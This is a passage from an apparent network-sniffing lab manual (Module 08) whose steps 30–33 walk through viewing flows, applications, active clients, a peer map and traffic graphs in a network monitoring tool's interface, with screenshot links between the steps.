
30. Similarly, under the **Flows** and **Applications** options, you can view the packet flow and applications running on the systems in the local network.

31. Click on **Clients** under the **Web** section in the left-hand pane to view the active systems in the network.


32. Click **Peer Map** under the **Visuals** section in the left-hand pane to show a mapped view of the network traffic. By default, all **Traffic Types (Unicast, Multicast, and Broadcast)** are selected.

Note: You can select any traffic according to your purpose.

Module 08 – Sniffing




33. Similarly, under the **Visuals** section, you can click the **Graphs** option to show graphs on packet size, QoS analysis, TCP analysis, TCP vs. UDP, and web protocols.



